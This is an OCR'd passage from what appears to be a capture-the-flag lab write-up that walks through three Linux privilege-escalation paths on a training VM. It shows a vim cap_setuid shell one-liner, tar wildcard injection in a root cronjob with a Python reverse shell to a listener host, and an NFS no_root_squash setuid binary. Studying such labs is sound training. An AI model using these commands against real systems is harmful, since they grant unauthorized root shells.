


Figure 3.7: as you can see you are logged in as parag

Some tips:

- enumerate the website pages with a tool such as:




Figure 3.8: An example of scan made with a tool called gobuster

Chapter 4

Privilege Escalation Paths

For the privilege escalation , we have come up with three possible paths that increase in difficulty.

4.1 Easy Path - Capabilites

```
parag@ethical:/home/user$ getcap /usr/bin/vim.basic
/usr/bin/vim.basic = cap_setuid+ep
```

Figure 4.1: vim capabilities

```
1 vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "
    sh", "-c", "reset; exec sh")'
```

Some tips:

- enumerate the potential vectors with linpeas.sh(`https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS`)
- use the GTFOBins(`https://gtfobins.github.io/gtfobins/vim/#capabilities`) website to discover more about this capabilities

4.2 Medium Path - Cronjob Wildcards

1. Within the file where all the cronjobs are, you may notice a suspicious one with root permissions, called 'compress.sh'

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/parag:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /usr/local/bin/compress.sh
```

Figure 4.2: the contents of the file /etc/crontab

2. Lets view the content of the cron job compress.sh:

```
cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/parag
tar czf /tmp/backup.tar.gz *
```

tar command is running as a wildcard and that too in users directory. This can let you run other commands with its checkpoint feature, which can be abused.

3. Run the following commands in the /home/parag directory:

```
touch /home/parag/shell.sh
echo "python3 -c 'import socket,os,pty;s=socket.socket(
    socket.AF_INET,socket.SOCK_STREAM);s.connect(("
    100.101.0.2",1234));os.dup2(s.fileno(),0);os.dup2(s.
    fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh
    ")' >> /home/parag/shell.sh
chmod +x /home/parag/shell.sh
touch /home/parag/--checkpoint=1
touch /home/parag/--checkpoint-action=exec=shell.sh
```

4. Start a listener on our machine and wait at most a minute to get a root shell:

```
cosmog97@VMWorkstation:~/Scaricati$ nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 100.100.6.10 44246
# whoami
whoami
root
#
```

Some tips:

- enumerate the potential vectors with linpeas.sh(`https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS`)

4.3 Hard Path - NFS Root Squash

no_root_squash: Allows root users on client computers to have root access on the server. Mount requests for root are not be mounted to the anonymous user. This option is needed for disk less clients.

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

Figure 4.3: /etc/exports




Figure 4.4: mounting file system on attacker machine

```c
int main(void) {
    setuid(0);
    system("/bin/sh");
}
```

Listing 4.1: file root.c to gain root privileges

```
parag@ethical:/home/user$ /tmp/root
# whoami
root
```

Figure 4.5: gain root

Some tips:

- enumerate the potential vectors with linpeas.sh(`https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS`)

Acronyms

CTF Capture The Flag. 2

CVE Common Vulnerabilities and Exposures. 1, 13

EJS Embedded JavaScript. 4

HTTP Hypertext Transfer Protocol. 3

JWT JSON Web Token. 1, 14

NFS Network File System. 4

SQLi SQL Injection. 1, 9

VM Virtual Machine. 2